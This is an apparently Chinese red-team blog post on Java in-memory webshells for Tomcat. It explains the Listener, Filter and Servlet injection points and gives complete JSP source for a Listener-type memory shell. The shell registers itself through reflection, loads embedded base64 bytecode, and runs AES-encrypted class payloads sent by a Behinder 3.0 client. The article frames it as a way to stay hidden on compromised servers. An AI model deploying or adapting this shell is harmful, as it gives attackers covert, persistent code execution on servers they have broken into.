


0x00声明
出品|长白山攻防实验室(ID:hellp)
以下内容,来自长白山攻防实验室作者原创,由于传播,利用此文所提供的信息而造成的任何直接或间接的后果和损失,均由使用者本人负责,长白山攻防实验室以及文章作者不承担任何责任。
0x01前言
经过最近几年的攻防演练,内存马技术在打点中发挥越来越重要的地位,内存马相比传统的webshell,更容易躲避传统安全监测设备的检测,通常被用来做持久化,规避检测,持续驻留目标服务器中,本次主要结合攻防演练的经验来系统阐述内存马技术。
0x02 内存马原理
在介绍原理之前,我想大家都有这样一个困惑,在拿到webshell后,总担心自己的webshell被管理员和其他攻击队发现,从而不能持久化控制目标主机。所以学好内存马原理至关重要,Java内存马类型如下:

其原理为客户端发起一个web请求,中间件的各个独立的组件Listener、Filter、Servlet会在请求过程中做监听、判断、过滤操作,内存马利用请求过程在内存中修改已有的组件或者动态注册一个新的组件,插入恶意的shellcode达到持久化的控制服务器。
内存马优先级listener->filter->servlet,本文先讲fileter型内存马,想到fileter内存马首先要理解过滤链(FilterChain),在一个 Web 应用程序中可以注册多个 Filter 程序,也可以在web.xml注册多个组件,每个 Filter 程序都可以针对某一个 URL 进行拦截。如果多个 Filter 程序都对同一个 URL 进行拦截,那么这些 Filter 就会组成一个Filter 链(也称过滤器链)在开发中同时处理多个对象,要用doFilter进行处理。
0x03 内存马实现
我们已经了解了Filter内存马的原理,filter会创建FilterChain,这里注入Filter型内存马的3个对象的定义如下:
>filterDefs存放了filter的定义,比如名称跟对应的类
>filterConfigs除了存放了filterDef还保存了当时的Context
>FilterMaps则对应了web.xml中配置的
每个Filter执行完之后需要执行FilterChain#do-Filter放行,然后会继续进入到下一个filter,依次执行每个filter里面的doFilter()方法,而我们实现filter内存马也就是往FilterChain里加一个filter。

首先在filter里创建doFilter()方法,实现冰蝎马的请求,其中request方法是接受serlvet的请求,session获取session,利用pageContext.put方法进行保存信息。
FilterMap对filter进行封装,定义其名称和URLPattern

将filter添加到FilterConfig中进行调用。

最后放到指定主机上运行即可
0x04 内存马实战
拿到webshell后,将写的内存马传到web目录下,进行连接如下:

用冰蝎3.0进行连接,连接成功。注意Tomcat版本不同,内存马封包后的程序不同,需要进行不同版本的修改。

0x05 本文源代码
<%@ page contentType="text/html;charset=UTF-8" language="java" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="javax.servlet.*" %>
<%@ page import="java.io.IOException" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="java.util.HashMap" %>
<%@ page import="java.lang.reflect.Method" %>
<%@ page import="javax.crypto.Cipher" %>
<%@ page import="javax.crypto.spec.SecretKeySpec" %>
<%@ page import="java.util.Map" %>
<%@ page import="java.lang.reflect.Constructor" %>
<%@ page import="org.apache.catalina.connector.RequestFacade" %>
<%@ page import="org.apache.catalina.connector.Request" %>
<%@ page import="org.apache.catalina.connector.Response" %>
<%
class GreetListener implements ServletRequestListener{
private final String pa = "3ad2fddfe8bad8e6";
@Override
public void requestDestroyed(ServletRequestEvent servletRequestEvent) {
}
@Override
public void requestInitialized(ServletRequestEvent servletRequestEvent) {
try{
RequestFacade requestfacade= (RequestFacade) servletRequestEvent.getServletRequest();
Field field = requestfacade.getClass().getDeclaredField("request");
field.setAccessible(true);
Request request = (Request) field.get(requestfacade);
Response response = request.getResponse();
HttpSession session = request.getSession();
MappageContext = new HashMap();
pageContext.put("session", session);
pageContext.put("request", request);
pageContext.put("response", response);
ClassLoader cl = (ClassLoader)Thread.currentThread().getContextClassLoader();
if (request.getMethod().equals("POST")){
if(cl.getClass().getSuperclass().getName().equals("java.lang.ClassLoader")){
Class Lclass = cl.getClass().getSuperclass();
RushThere(Lclass,cl,session,request,pageContext);
}else if(cl.getClass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")){
Class Lclass = cl.getClass().getSuperclass().getSuperclass();
RushThere(Lclass,cl,session,request,pageContext);
}else if(cl.getClass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")){
Class Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass();
RushThere(Lclass,cl,session,request,pageContext);
}else if(cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")){
Class Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
RushThere(Lclass,cl,session,request,pageContext);
}else if(cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getName().equals("java.lang.ClassLoader")){
Class Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
RushThere(Lclass,cl,session,request,pageContext);
}else {
Class Lclass = cl.getClass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass().getSuperclass();
RushThere(Lclass,cl,session,request,pageContext);
}
}
}catch(Exception ig){
ig.printStackTrace();
}
}
public void RushThere(Class Lclass, ClassLoader cl, HttpSession session, HttpServletRequest request,MappageContext){
byte[] bytecode = java.util.Base64.getDecoder().decode("yv66vgAAADQAGgoABAAUCgAEABUHABYHABcBAAY8aW5pdD4BABooTGphdmEvbGFuZy9DbGFzc0xvYWRlcjspVgEABENvZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlzAQADTNjU4RpCNyDXxJ8iAnpW6LUCBs73Ta2KEdFkZXI7AQABZwEAFShbQilMamF2YS9sYW5nL0NsYXNzOwEAAWIBAAJbQgEAClNvdXJjZUZpbGUBAAZVLmphdmEMAAUABgwAGAAZAQABVQEAFWphdmEvbGFuZy9DbGFzc0xvYWRlcgEAC2RlZmluZUNsYXNzAQAXKFtCSUkpTGphdmEvbGFuZy9DbGFzczsAIQADAAQAAAAAAAIAAAAFAAYAAQAHAAAAOgACAAIAAAAGKiu3AAGxAAAAAgAIAAAABgABAAAAAgAJAAAAFgACAAAABgAKAAsAAAAAAAYADAANAAEAAQAOAA8AAQAHAAAAPQAEAAIAAAAJKisDK763AAKwAAAAAgAIAAAABgABAAAAAwAJAAAAFgACAAAACQAKAAsAAAAAAAkAEAARAAEAAQASAAAAAgAT");
try {
java.lang.reflect.Method define = Lclass.getDeclaredMethod("defineClass", byte[].class, int.class, int.class);
define.setAccessible(true);
Class uclass = null;
try {
uclass = cl.loadClass("U");
} catch (ClassNotFoundException e) {
uclass = (Class) define.invoke(cl, bytecode, 0, bytecode.length);
}
Constructor constructor = uclass.getDeclaredConstructor(ClassLoader.class);
constructor.setAccessible(true);
Object u = constructor.newInstance(this.getClass().getClassLoader());
Method Um = uclass.getDeclaredMethod("g", byte[].class);
Um.setAccessible(true);
String k = pa;
session.setAttribute("u", k);
Cipher c = Cipher.getInstance("AES");
c.init(2, new SecretKeySpec(k.getBytes(), "AES"));
byte[] eClassBytes = c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()));
Class eclass = (Class) Um.invoke(u, eClassBytes);
Object a = eclass.newInstance();
Method b = eclass.getDeclaredMethod("equals", Object.class);
b.setAccessible(true);
b.invoke(a, pageContext);
return;
}catch (Exception ig){
ig.printStackTrace();
}
}
}
%>
<%
ServletContext servletContext =  request.getSession().getServletContext();
Field appctx = servletContext.getClass().getDeclaredField("context");
appctx.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appctx.get(servletContext);
Field stdctx = applicationContext.getClass().getDeclaredField("context");
stdctx.setAccessible(true);
StandardContext standardContext = (StandardContext) stdctx.get(applicationContext);
GreetListener servletRequestListener = new GreetListener();
standardContext.addApplicationEventListener(servletRequestListener);
out.println("长白山攻防实验室");
%>
0x06参考
-
https://www.cnblogs.com/zpchcbd/p/14814385.html
-
https://mp.weixin.qq.com/s/OWH42PojsFGO4fHSsUJhnw

 839


 扫一扫


 被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


